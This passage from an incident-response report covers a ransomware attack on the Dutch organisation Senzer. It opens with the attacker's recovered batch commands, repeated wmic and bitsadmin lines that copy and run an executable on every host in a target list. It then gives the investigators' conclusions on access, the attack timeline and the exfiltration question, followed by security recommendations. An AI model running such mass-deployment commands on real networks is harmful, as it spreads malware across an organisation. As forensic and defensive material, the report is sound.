\\SRV[redacted]\share$\xxx.exe %APPDATA%\xxx.exe&%APPDATA%\xxx.exe"
start wmic /node:@C:\share$\comps6.txt process call create "cmd.exe /c bitsadmin /transfer xxx
\\SRV[redacted]\share$\xxx.exe %APPDATA%\xxx.exe&%APPDATA%\xxx.exe"
start wmic /node:@C:\share$\comps7.txt process call create "cmd.exe /c bitsadmin /transfer xxx
\\SRV[redacted]\share$\xxx.exe %APPDATA%\xxx.exe&%APPDATA%\xxx.exe"
start wmic /node:@C:\share$\comps8.txt process call create "cmd.exe /c bitsadmin /transfer xxx
\\SRV[redacted]\share$\xxx.exe %APPDATA%\xxx.exe&%APPDATA%\xxx.exe"
start wmic /node:@C:\share$\comps9.txt process call create "cmd.exe /c bitsadmin /transfer xxx
\\SRV[redacted]\share$\xxx.exe %APPDATA%\xxx.exe&%APPDATA%\xxx.exe"
start wmic /node:@C:\share$\comps10.txt process call create "cmd.exe /c bitsadmin /transfer xxx
\\SRV[redacted]\share$\xxx.exe %APPDATA%\xxx.exe&%APPDATA%\xxx.exe"
start wmic /node:@C:\share$\comps11.txt process call create "cmd.exe /c bitsadmin /transfer xxx
\\SRV[redacted]\share$\xxx.exe %APPDATA%\xxx.exe&%APPDATA%\xxx.exe"
start wmic /node:@C:\share$\comps12.txt process call create "cmd.exe /c bitsadmin /transfer xxx
\\SRV[redacted]\share$\xxx.exe %APPDATA%\xxx.exe&%APPDATA%\xxx.exe"
start wmic /node:@C:\share$\comps13.txt process call create "cmd.exe /c bitsadmin /transfer xxx
\\SRV[redacted]\share$\xxx.exe %APPDATA%\xxx.exe&%APPDATA%\xxx.exe"
start wmic /node:@C:\share$\comps14.txt process call create "cmd.exe /c bitsadmin /transfer xxx
\\SRV[redacted]\share$\xxx.exe %APPDATA%\xxx.exe&%APPDATA%\xxx.exe"
start wmic /node:@C:\share$\comps15.txt process call create "cmd.exe /c bitsadmin /transfer xxx
\\SRV[redacted]\share$\xxx.exe %APPDATA%\xxx.exe&%APPDATA%\xxx.exe"
start wmic /node:@C:\share$\comps16.txt process call create "cmd.exe /c bitsadmin /transfer xxx
\\SRV[redacted]\share$\xxx.exe %APPDATA%\xxx.exe&%APPDATA%\xxx.exe"
start wmic /node:@C:\share$\comps17.txt process call create "cmd.exe /c bitsadmin /transfer xxx
\\SRV[redacted]\share$\xxx.exe %APPDATA%\xxx.exe&%APPDATA%\xxx.exe"
start wmic /node:@C:\share$\comps18.txt process call create "cmd.exe /c bitsadmin /transfer xxx
\\SRV[redacted]\share$\xxx.exe %APPDATA%\xxx.exe&%APPDATA%\xxx.exe"
start wmic /node:@C:\share$\comps19.txt process call create "cmd.exe /c bitsadmin /transfer xxx
\\SRV[redacted]\share$\xxx.exe %APPDATA%\xxx.exe&%APPDATA%\xxx.exe"
start wmic /node:@C:\share$\comps20.txt process call create "cmd.exe /c bitsadmin /transfer xxx
\\SRV[redacted]\share$\xxx.exe %APPDATA%\xxx.exe&%APPDATA%\xxx.exe"
start wmic /node:@C:\share$\comps21.txt process call create "cmd.exe /c bitsadmin /transfer xxx
\\SRV[redacted]\share$\xxx.exe %APPDATA%\xxx.exe&%APPDATA%\xxx.exe"
start wmic /node:@C:\share$\comps22.txt process call create "cmd.exe /c bitsadmin /transfer xxx
\\SRV[redacted]\share$\xxx.exe %APPDATA%\xxx.exe&%APPDATA%\xxx.exe"
start wmic /node:@C:\share$\comps23.txt process call create "cmd.exe /c bitsadmin /transfer xxx
\\SRV[redacted]\share$\xxx.exe %APPDATA%\xxx.exe&%APPDATA%\xxx.exe"
start wmic /node:@C:\share$\comps24.txt process call create "cmd.exe /c bitsadmin /transfer xxx
\\SRV[redacted]\share$\xxx.exe %APPDATA%\xxx.exe&%APPDATA%\xxx.exe"
start wmic /node:@C:\share$\comps25.txt process call create "cmd.exe /c bitsadmin /transfer xxx
\\SRV[redacted]\share$\xxx.exe %APPDATA%\xxx.exe&%APPDATA%\xxx.exe"
start wmic /node:@C:\share$\comps26.txt process call create "cmd.exe /c bitsadmin /transfer xxx
\\SRV[redacted]\share$\xxx.exe %APPDATA%\xxx.exe&%APPDATA%\xxx.exe"
start wmic /node:@C:\share$\comps27.txt process call create "cmd.exe /c bitsadmin /transfer xxx
\\SRV[redacted]\share$\xxx.exe %APPDATA%\xxx.exe&%APPDATA%\xxx.exe"
start wmic /node:@C:\share$\comps28.txt process call create "cmd.exe /c bitsadmin /transfer xxx
\\SRV[redacted]\share$\xxx.exe %APPDATA%\xxx.exe&%APPDATA%\xxx.exe"
start wmic /node:@C:\share$\comps29.txt process call create "cmd.exe /c bitsadmin /transfer xxx
\\SRV[redacted]\share$\xxx.exe %APPDATA%\xxx.exe&%APPDATA%\xxx.exe"
start wmic /node:@C:\share$\comps30.txt process call create "cmd.exe /c bitsadmin /transfer xxx
\\SRV[redacted]\share$\xxx.exe %APPDATA%\xxx.exe&%APPDATA%\xxx.exe"
start wmic /node:@C:\share$\comps31.txt process call create "cmd.exe /c bitsadmin /transfer xxx
\\SRV[redacted]\share$\xxx.exe %APPDATA%\xxx.exe&%APPDATA%\xxx.exe"
```

7 Conclusion

The research questions for the investigation to the root cause can be answered as follows:

1. **How did the attacker manage to establish access to the network of Senzer?**

During the root cause, Northwave investigated several hypotheses related to the initial entry point. Unfortunately, there was no evidence directly indicating the initial point of access for the attack. Northwave found the earliest evidence of attacker activity on SRV[redacted] on 27 February 2021 at 11:59:00 when the attacker deployed a backdoor connecting to IP address "[redacted]". This activity took place on SRV-[redacted], which is one of the Citrix terminal servers of Senzer.

The group behind the attack is known to use spear-phishing e-mails and publicly accessible remote desktop services to gain access to the networks of their targets[17]. Northwave investigated the e-mail environment of Senzer, which did not produce any evidence indicating that the attacker obtained access to the network through a phishing e-mail.

Furthermore, Senzer encountered difficulties using multi-factor authentication for Citrix and was in the process of migrating to Windows Virtual Desktop. During this process, the vulnerability of Citrix made brute-forcing the Citrix server a valid tactic for the attacker. Based on these facts, Northwave presumes that the attacker gained access to the network of Senzer by brute-forcing the Citrix servers around 27 February 2021.

2. **What were the steps that the attacker took after gaining access?**

Once the attacker gained access to the network around 27 February 2021, the attacker placed two backdoors on SRV[redacted] on 27 February at 11:59 and 12:21. Afterwards, the attacker resurfaced on 3 March 2021, when the attacker started placing backdoors on other systems within the network, starting with SRV-[redacted] at 15:59. Subsequently, on 4 March 2021, the attacker laterally moved to the domain controller SRV[redacted] from SRV[redacted].

On 8 March, the attacker dumped a list of all systems in the Active Directory to a file at 22:29:35 on system SRV[redacted]. On 8 March at 22:36:22, the attacker created the "C:\Share$\" folder on SRV[redacted], which contained the tools used to distribute and execute the ransomware on all the systems in the network. The attacker started deploying the ransomware on 9 March at 1:28:51. Northwave found a set of tools left behind by the attacker located in the "C:\Share$\" folder on SRV[redacted]. The attacker likely used these tools to deploy ransomware to all Windows systems in the environment using the list of assets compiled on SRV[redacted] on 8

[17] https://www.secpod.com/blog/ryuk-ransomware/

March at 22:29:35. During the attack, the attacker also attempted to tamper with evidence by deleting and clearing logs, which was successful for SRV[redacted] and ATL[redacted] on 4 & 5 March and 8 March, respectively.

3. **Did the attacker exfiltrate personally identifiable information or confidential information?**

The root cause analysis executed by Northwave did not indicate that data exfiltration occurred within the network of Senzer. Northwave did observe a few requests characterising potential exfiltration. However, the traffic volume was limited, meaning that data exfiltration based on these requests was practically impossible. Northwave did not identify any other indications for data exfiltration on any of the systems that Northwave examined. Based on Northwave's previous experience and community threat intelligence, the threat actors behind the attack are also not known to have exfiltrated data in previous engagements. Therefore, Northwave deems it highly unlikely that the attackers exfiltrated data.

4. **Is the environment of Senzer now secure?**

During the incident, several measures have been put in place to ensure a secure recovery of the environment of Senzer. In the recovery process, we equipped all servers and endpoints with Microsoft Defender for Endpoint (MDE). MDE connects to the Northwave SOC, which monitors the environment of Senzer 24/7. Senzer reset all passwords and enabled multi-factor authentication for all internet-facing applications. With these measures in place, Senzer is now reliably protected against the type of attacks that caused this incident.

Before the incident, Senzer was already acting correctly on their long-term cyber resilience program. In essence, the attack's initial entry would probably not have been present if it happened a few months later since Senzer was already in the process of mitigating this risk. Furthermore, Senzer's procedure for adequate backups allowed them to recover from the attack entirely. Additionally, Senzer proved to be well prepared for cyber-related incidents and acted perfectly on the pre-defined incident response plans.

During the recovery phase, Senzer realised many points from their security roadmap immediately. Since Senzer already performed most preparations for these topics, we could quickly implement specific solutions during the incident. Additionally, Northwave suggested several recommendations to further improve the security of Senzer and keep the measures up to date.

8 Recommendations

During the incident, Northwave observed several areas where Senzer can improve their cybersecurity. The attack (and remediation of it) brings to light several key aspects that Senzer can focus on in the (near) future when improving their cyber resilience.

Also note that this chapter describes recommendations, not conclusions, for areas of cyber security that Northwave feels can be improved upon by Senzer. Note that this is not a complete assessment of the security of Senzer, merely points of improvement that Northwave observed during the incident.

8.1 CYBER RESILIENCE

8.1.1 Incident Readiness

We advise creating an incident response plan that details organisational roles, responsibilities, rights and processes specifically around the handling of IT-incidents. This plan should be part of your business continuity strategy and quickly provide the right information to handle an incident.

This plan also instructs on when events should be escalated and how and when communication is required and should include suppliers. We advise practising incident response with this plan in table-top exercises and simulated incidents when this plan is finished and approved by the board. Knowing the risks for the organisation is essential for realistic planning and practising incident response.

8.2 BEHAVIOUR

During the incident, Northwave observed the use of several weak passwords, including passwords for administrator accounts with high-level permissions. We recommend investing in improving the safe and secure behaviour of all levels of employees. A strong foundation in safe and secure behaviour is needed for all security measures to be effective. As a first step, Senzer now strengthened its password policy and forced a reset of all passwords.

Safe behaviour is more than just awareness. For example, everyone knows mobile phone usage in a car is dangerous; however, not everyone behaves accordingly. To create safe behaviour in the organisation, employees must understand why cybersecurity matters for the organisation. Also, they need to understand what this means for their actions: what knowledge and skills they need. Lastly, they must want to behave safely. The organisation should facilitate employees with processes and technical solutions to enable safe behaviour. Employees will start to act safer when visible colleagues, like managers and executives, give the proper example. Change usually comes in small steps and is most effective in an iterative approach.

Most important in creating safe cyberculture within the organisation is a straightforward goal supported by management and the board. To determine this goal, the organisation must have a good view of the company's cybersecurity risks.

8.3 TECHNICAL

Several changes could be made to Senzer's technical infrastructure, to ensure that incidents such as the one described above are less likely to happen.

8.3.1 Network architecture

We observed that almost no network segmentation was present in the IT environment. Northwave recommends segmenting the network, separating the different segments by firewalls. A commonly used setup has three layers:

- A DMZ (Demilitarized zone) which contains servers that need to be accessible from the internet.
- An intranet which contains servers that are required only for internal use.
- An office network, which contains the employee workstations.

8.3.2 Vulnerabilities and Patches

During the incident, Northwave observed out-of-date and end-of-life systems within the network. An attacker could easily compromise such systems forming a significant threat for the entire network. Although Senzer now eradicated these machines from their environment, Northwave advises implementing an effective patching and vulnerability management process to prevent future vulnerabilities from persisting in the IT landscape. Critical components of such a process are:

- Regular general patching
- Identifying and remediating vulnerabilities by monitoring vulnerability notifications of suppliers and automated scans within the network.
- Regular penetration tests that include vulnerability scanning
- Penetration tests on new or changed infrastructure

8.3.3 Backup and recovery

Although backups were in place, the attacker was able to destroy several backups. The attacker did not remove the storage snapshots. We advise covering all systems in the backup procedure (centrally and locally hosted), with consideration of Restore Time Objective (RTO) and Restore Point Objective (RPO). RTO defines how fast the backup restoration should be, whereas RPO defines how old this backup should be.

We advise implementing backups using the full 3-2-1 method. There should be at least three copies of the data, on two different types of media, with at least one copy stored on an offsite location. Furthermore, at least one backup should be offline at all times, so it cannot be reached by an online attacker. Backups should be tamper-proof from the machines they originate from to protect them from malicious actors. Secure backup methods are:

- Use a pull method for creating backups, so the backed-up system does not need to connect to the backup server. Credentials used for pulling the backups should not have administrator access to the backup system itself.
- Using offsite append-only backups, so data cannot be deleted or overwritten. The simplest way of ensuring this is by using a cloud-based backup system[18].

Management credentials for back-ups should be stored outside of the infrastructure.

8.3.4 Identity and access management (IAM)

We observed that identities within the organisation are not always adequately secured. Hence, an attacker can recover administrative passwords and use them to infiltrate the network. We advise securely handling credentials. Passwords of all employees should be unique for every service. Multi-Factor Authentication on at least all internet-facing systems should be a requirement for all users, ensuring there is no way of entering the internal network without providing a second factor. Only personal accounts should be used, and existing functional accounts should be migrated as soon as possible.

A related, important principle is the principle of least privilege. Northwave recommends ensuring normal users and administrative users have only the rights they need for executing their tasks. Doing so will limit the attacker's capabilities even if an account is compromised.

Another valuable principle is Privileged Account Management (PAM). PAM solutions manage the rights of users at the administrative level and are used to give administrators only the specific permissions they need on the precise time of the usage. Requests for (temporary) rights can be approved, audited and monitored.

8.3.5 Security Monitoring & Response

During the incident we observed that there was no security monitoring within the organisation. An adequate implementation of security monitoring and response can detect ransomware attacks at an early stage allowing for swift intervention, to minimize impact. For instance, identifying suspicious logins on the VPN could have warned the organisation for the initial phase of the attack.

We advise to set up security monitoring and incident response. The systems and data to monitor should be determined based on the risks the organisation faces. Besides reducing risks, monitoring can also provide insight into the effectiveness of other security measures. In general, an organisation should monitor its endpoints, applications and network.

For monitoring Endpoints, we advise to use Endpoint Detection and Response (EDR) software. General antivirus software protects against malicious files based on signatures and heuristics. EDR takes this a step further by logging all activity on endpoints. It uses this logging to detect not only malicious software but

[18] https://www.ncsc.gov.uk/blog-post/offline-backups-in-an-online-world

also the suspicious behaviour of users and conventional processes. In addition to detection and prevention, it also enables the organisation to respond to threats on endpoints.

For monitoring applications and networks, we recommend implementing a Security Information and Event Management System (SIEM). A SIEM can collect logs from endpoints, applications, network devices and security appliances such as Intrusion Prevention or Detections Systems (IDS/IPS). The SIEM can correlate these logs to detect threats and anomalies.

Notifications from these systems should be handled timely by knowledgeable analysts to identify security risks and be able to minimise the impact. One solution is to outsource Monitoring and Response due to the specific expertise that is needed. Even then, proper training of Senzer IT is needed to quickly and effectively respond to security alerts that are raised, so investment into the people and knowledge to handle alerts is an important aspect of Monitoring and Response.

8.3.6 Forensic Readiness

Being prepared for a digital investigation greatly reduces the time a root cause analysis takes after an incident has occurred. To prepare the organisation for future incidents, as described under incident readiness, we advise to technically prepare for forensic investigations.

The main principle is preserving evidence for potential investigations. The risks the organisation faces should determine the types and retentions of logs. The risks should form input for creating scenarios for inquiries that need to be possible. In general, we recommend the following logs for preservation:

- Connections logs, such as Netflow and firewall logs to determine which connections were attempted and successful.
- DNS logs containing both requests and responses for determining connection attempts to domains. Passive DNS can be used to collect this data.
- Windows Event Logs from endpoints for determining account behaviour within the Windows infrastructure.
- Syslog from Linux-based servers for determining behaviour within the Linux infrastructure.
- DHCP logs, to map dynamic IPs to hostnames during an investigation.
- Logs from security products to identify and correlate related incidents.
- Audit logs from cloud services, such as Office365 to investigate behaviour within cloud services.

Each type of log needs to be collected and stored in a usable format. These logs should also be retained long enough (for instance, more than six months) and be accessible to the investigators during incident response. Northwave advises to centrally collect and store the logs, to guarantee retention and accessibility.

Another principle is to have a clear, documented view of the network. An up-to-date asset list and network overview should be maintained. When this information is present, it helps the incident responders to assess the situation and possible scope of an incident quickly.